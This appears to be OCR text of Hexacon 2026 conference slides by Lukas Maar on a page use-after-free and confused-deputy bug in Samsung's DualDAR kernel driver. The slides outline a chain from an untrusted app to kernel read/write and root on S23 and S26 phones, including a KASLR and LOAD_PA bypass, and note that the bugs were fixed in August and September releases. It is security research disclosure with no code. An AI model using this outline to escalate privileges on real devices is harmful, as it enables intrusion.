





*decode kallsyms ⇒ **every** symbol's offset from* `_text` (`single_stop, anon_pipe_buf_ops, init_uts_ns, selinux_state, ...`)


app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12


LOAD_PA randomized
bypassed: test & check
app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12


Bug 1 fixed
Aug release
LOAD_PA randomized
bypassed: test & check
app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12


Bug 1 fixed
Aug release
Bug 2 fixed
Sep release
LOAD_PA randomized
bypassed: test & check
app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12

Demo

Takeaways



Takeaways



1. **A data-protection feature can add attack surface**

   DualDAR's userspace-crypto model introduced both bugs.

Takeaways



1. **A data-protection feature can add attack surface**

   DualDAR's userspace-crypto model introduced both bugs.

2. **Page UAF is an inherently hard bug class to mitigate**

   Hardenings (e.g., slab defenses, KASLR, CFI, and hypervisor-backed integrity) hardly touch the page allocator.

Takeaways



1. **A data-protection feature can add attack surface**

   DualDAR's userspace-crypto model introduced both bugs.

2. **Page UAF is an inherently hard bug class to mitigate**

   Hardenings (e.g., slab defenses, KASLR, CFI, and hypervisor-backed integrity) hardly touch the page allocator.

3. **Found kernel bug was easy to find**

   The intended line of defense is to keep such drivers out of reach.

Thank You

lukas.maar@calif.io

Calif Research

TU Graz

Full Root

Kernel-Driver Page UAF and Confused-Deputy Vuln in Samsung's DualDAR Subsystem

SPEAKER
Lukas Maar

CONFERENCE
Hexacon 2026

DATE
16-17 October